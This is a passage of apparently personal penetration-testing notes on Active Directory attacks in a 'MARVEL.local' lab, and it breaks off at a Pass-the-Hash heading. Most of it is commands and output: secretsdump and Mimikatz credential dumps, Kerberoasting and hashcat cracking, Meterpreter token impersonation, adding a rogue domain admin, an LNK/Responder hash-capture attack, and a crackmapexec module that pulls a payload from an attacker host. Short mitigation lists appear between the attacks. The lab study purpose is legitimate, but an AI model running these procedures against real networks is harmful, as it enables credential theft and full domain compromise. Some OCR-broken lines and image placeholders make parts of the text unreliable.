SMB         10.0.0.35       445    SPIDERMAN        MARVEL.LOCAL/tstark:$DCC2$10240#tstark#c88e4ceb4c20c2bd024c
e0cf4bd01530
SMB         10.0.0.25       445    THEPUNISHER      MARVEL.LOCAL/tstark:$DCC2$10240#tstark#c88e4ceb4c20c2bd024c
e0cf4bd01530
SMB         10.0.0.25       445    THEPUNISHER      MARVEL.LOCAL/fcastle:$DCC2$10240#fcastle#e6f48c2526bd594441
d3da3723155f6f
```

Also crackmapexec has many modules you can utilize to get some very interesting information.

You can list them by running `crackmapexec smb -L`




To be able to use chosen module use the -M parameter then the module name such as the following command...

`crackmapexec smb <ip/CIDR> -u <user> -H <hash> —local-auth -M lsassy`

- Dumping and Cracking Hashes

  There is a database for crackmapexec by using cmedb command



The commands for cmedb are the following...

- back
- creds
- exit
- export
- groups
- hosts
- import
- shares

You can dump the secrets of a machine by using the following command you can use a hash or a password...

```
secretsdump.py MARVEL.local/fcastle:'Password1'@192.168.138.137
```

Thought Process!

```
┌──(kali㉿kali)-[~]
└─$ llmnr -> fcastle hash -> cracked -> sprayed the password -> found new l
ogin -> secretsdump those logins -> local admin hashes -> respray the netwo
rk with local accounts
```

To crack a hash use `hashcat`, Also to identify the hash use `hash-identifer`

`hashcat -m 1000 ntml.txt /usr/share/wordlists/rockyou.txt`

- Pass the Hash/Pass the Password Mitigations


  Hard to completely prevent, but we can make it more difficult on an attacker:

  - Limit account re-use:
    - Avoid re-using local admin password
    - Disable Guest and Administrator accounts
    - Limit who is a local administrator(least privilege)
  - Utilize strong passwords:
    - The longer the better(>14 characters)
    - Avoid using common words
  - Privilege Access Management(PAM):
    - Check out/ in sensitive accounts when needed
    - Automatically rotate passwords on check out and check in
    - Limits pass attacks as hash/password is strong and constantly rotated
- Kerberoasting

  https://medium.com/@Shorty420/kerberoasting-9108477279cc

  The goal of Keberoasting is to get the TGS and decrypt server's account hash

  TGS is a service provided by the **Key Distribution Center (KDC)** that issues **TGS tickets** (also called **service tickets**) to clients who want to access specific services on the network



We will use a tool called GetUserSPNs.py...

Step 1: Get SPNs, Dump Hash

python GetUserSPNs.py <Domain/username:password> -dc-ip <ip of DC> -request

```
root@kali:/opt/impacket/examples# python GetUserSPNs.py MARVEL.local/fcastle:Password1 -dc-i
p 10.0.3.4 -request
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

ServicePrincipalName                          Name           MemberOf
                                              PasswordLastSet      LastLogon
--------------------------------------------  -------------  -------------------------------
------------  ------------------  ---------
HYDRA-DC/SVC_SQLService.MARVEL.local:60111  SVC_SQLService  CN=Domain Admins,OU=Groups,DC=MA
RVEL,DC=local  2019-07-24 12:02:02  <never>



$krb5tgs$23$*SVC_SQLService$MARVEL.LOCAL$HYDRA-DC/SVC_SQLService.MARVEL.local~60111*$7cba83b
1f1eaba727a54cc730d9cb58d$882768a5ba63cc262c946e0feecd4e840186cbd6ed0d155e1dae7e3cc0335ef486
4668382f89e55d197018f63e8e1ef679e32071d3ba807d7cc755e2df531f900419c777619e56025cfd331b55a21e
815692e715a4828a191aeae2b27e38c314b25b545c546a089bb35cce58614c76d5f8b827dc51cfd62221477336d2
32210213c0212c7cac4f3d3ebfc3d898512ccaf4bf3fd448fda8af2208691e9dc7490d8b93e5c373ebe1d4c2255c
cc888250962aa66c5ecf434d8ef7994790b886da7092442fada9e10330ae3539d3869abdf7969554a23299b491cd
b1df11eee586828837df60aae216532312369690860a5cea588baafa6cf7fa7ec8aa64a563d5ee33822abdc67687
94d0ed75c3fd49bd35801ee351b9af4305f678d3c85be00fae87bedd215830f21f8b21538545777dfba685fff563
```

Step 2: Crack that hash

`Hashcat -m 13100 kerberoast.txt rockyou.txt`

if that doesn't work do `john —wordlist=/usr/share/wordlists/rockyou.txt *hash file*`

Mitigations:

- Strong Passwords
- Least Privilege

- Token Impersonation

  What are tokens?

  - Temporary keys that allow you access to a system/network without having to provide credentials each time you access a file. Think cookies for computers

  Two Types:

  - Delegate - Created for logging into a machine or using Remote Desktop
  - Impersonate - "non-interactive" such as attaching a network drive or a domain logon script

  https://www.offsec.com/metasploit-unleashed/fun-incognito/

  Use Metasploit using the psexec module to log into a user to start up a meterpreter shell then use `load incognito` command

  # **Incognito**

  ### 1. 🧾 **List available tokens (privileged and non-privileged)**

  ```
  meterpreter > list_tokens -u     # Lists *user* tokensmeterpreter > list_tokens -g     # Lists *group* tokens
  ```

  Use this to see if there are any tokens from **admin-level users** (like `Administrator`, `SYSTEM`, or domain admins).

  ### 2. 🕵️ **Impersonate a user token**

```
meterpreter > impersonate_token "DOMAIN\\Administrator"
```

After impersonating, you may gain **high-integrity privileges**, depending on the token.

---

3. 👥 **Add user to a local group**

```
meterpreter > add_localgroup_user "Administrators" username
```

✅ Adds an existing user to a group like `Administrators`.

---

4. 🛠️ **Add a user to the system**

```
meterpreter > add_user username password
```

✅ Creates a **new local user** with the given username and password.

---

5. 🪪 **Add a token impersonation privilege to a user**

```
meterpreter > add_user_impersonate_token username
```

✅ Grants a user the ability to **impersonate tokens** (privilege abuse potential). Requires appropriate rights.

---


6. 🧂 **Snarf (steal) NTLM hashes**

```
meterpreter > snarf_hashes
```

✅ This attempts to **intercept NTLM hashes** via token impersonation or internal relay mechanisms. This is often noisy and can fail on patched systems.

For Token Impersonation...

Step 1: Pop a shell and load incognito



Step 2: Impersonate our domain user


```
meterpreter > impersonate_token marvel\\fcastle
[+] Delegation token available
[+] Successfully impersonated user MARVEL\fcastle
meterpreter > shell
Process 1520 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
marvel\fcastle
```

Step 3: Attempt to dump hashes as non-Domain Admin

```
PS C:\> Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /inject" exit' -Computer
 HYDRA.marvel.local
Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /inject" exit' -Computer HYDRA.m
arvel.local
[HYDRA.marvel.local] Connecting to remote server HYDRA.marvel.local failed with the followi
ng error message : Access
is denied. For more information, see the about_Remote_Troubleshooting Help topic.
    + CategoryInfo          : OpenError: (HYDRA.marvel.local:String) [], PSRemotingTranspor
tException
    + FullyQualifiedErrorId : AccessDenied,PSSessionStateBroken
PS C:\> ^C
Terminate channel 1? [y/N]  y
```

What if a Domain Admin token was available??

Step 1: Identity Domain Administrator



Step 2: Impersonate our Domain Administrator

```
meterpreter > impersonate_token MARVEL\\administrator
[+] Delegation token available
[+] Successfully impersonated user MARVEL\Administrator
meterpreter > shell
Process 9456 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
marvel\administrator
```

Step 3: Attempt to dump hashes as Domain Administrator

```
PS C:\> Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /patch" exit' -Computer
HYDRA.marvel.local
Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /patch" exit' -Computer HYDRA.ma
rvel.local

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # LSADump::LSA /patch
Domain : MARVEL / S-1-5-21-1121509258-2444600874-1980793661
```

After you have token impersonation...

Step 1: Attempt to add a new user as Domain Admin...

```
C:\Windows\system32>net user /add hawkeye Password1@ /domain
net user /add hawkeye Password1@ /domain
The request will be processed at a domain controller for domain MARVEL.local.

The command completed successfully.


C:\Windows\system32>net group "Domain Admins" hawkeye /ADD /DOMAIN
net group "Domain Admins" hawkeye /ADD /DOMAIN
The request will be processed at a domain controller for domain MARVEL.local.

The command completed successfully.
```

Step 2: Compromise the DC!

```
└─$ secretsdump.py MARVEL.local/hawkeye:'Password1@'@10.0.0.225
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x4565e6652b4433b0d75a3ed4c0606490
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Token Impersonation Mitigation:

- Limit user/group token creation permission
- Account tiering
- Local admin restriction

- LNK File Attack

  LNK File Attack - Placing a malicious file in a shared folder can lead to some great results!

  Open Powershell on the victim machine running as administrator run the following commands


  ```
  $objShell = New-Object -ComObject WScript.shell
  $lnk = $objShell.CreateShortcut("C:\test.lnk")$lnk.TargetPath = "\\192.168.
  ```


```
138.149\@test.png"$lnk.WindowStyle = 1
$lnk.IconLocation = "%windir%\system32\shell32.dll, 3"$lnk.Description
= "Test"$lnk.HotKey = "Ctrl+Alt+T"$lnk.Save()
```

Rename the file created with a @ or a ~ so it can appear at the top of the file share!

Run the Responder with the command `sudo responder -I eth0 -dP`


Go back to the machine and open the file share! And then the magic happens!





The following command is an automated attack that uses valid SMB credentials to authenticate to `192.168.138.137` as the user `fcastle` from the `marvel.local` domain. If successful, it runs the `slinky` module to create a malicious service named `test` that pulls and executes a payload from `192.168.138.149`.

```
crackmapexec smb 192.168.138.137 -d marvel.local -u fcastle -p Password
1 -M slinky -o NAME=test SERVER=192.168.138.149
```




Additional resources for forced authentication: https://www.ired.team/offensive-security/initial-access/t1187-forced-authentication#execution-via-.rtf

- GPP Attacks

  GPP Attacks AKA cPassword Attacks -

  - Group Policy Preferences (GPP) allowed admins to create policies using embedded credentials
  - These credentials were encrypted and placed in a “cPassword”
  - The key was accidentally released (whoops)
  - Patched in MS14-025, but it doesn’t prevent previous uses
  - STILL RELEVANT ON PENTESTS

  You can use metasploit and use the smb_enum_gpp module then hit run



GPP Attacks Mitigation:

- PATCH! Fixed in KB2962486
- In Reality: Delete the old GPP xml files stored in the SYSVOL

- Mimikatz
  - Tool used to view and steal credentials, generate Kerberos tickets, and levrage attacks
  - Dump credentials stored in memory
  - Just a few attacks: Credential Dumping, Pass-the-Hash, Over-Pass-the-Hash, Pass-the-Ticket, Silver Ticket, and Golden Ticket

    Go to releases on the Mimikatz github link https://github.com/gentilkiwi/mimikatz/

    Download the zip file for the release!

    Unzip that zip then on your kali linux machine go to the location of the files then strat up the http.server with `python3 -m http.server 80` then go back to the windows machine and go to the kali linux machine ip to download the mimikatz files. Once you are done start it up.

    ## 🪪 **1. Run as Administrator & Load Mimikatz**

    Make sure you're running in a **high-integrity** process (admin or SYSTEM).

```
privilege::debug
```

Enables debug privileges (required for many actions).

🔑 2. Dump Credentials (LSASS)

```
sekurlsa::logonpasswords
```

Dumps plaintext credentials, NTLM hashes, and Kerberos tickets from memory.

🏦 3. Dump SAM & SYSTEM (Offline or Registry)

```
lsadump::sam
```

Dumps local account hashes from the SAM hive (requires SYSTEM privileges).

🔐 4. Dump NTLM Hashes from DCSync (Domain Controller)

```
lsadump::dcsync /domain:marvel.local /user:Administrator
```

Simulates a domain controller to pull NTLM password hashes for the specified user — very powerful.

🎭 5. Pass-the-Hash (PTH)

```
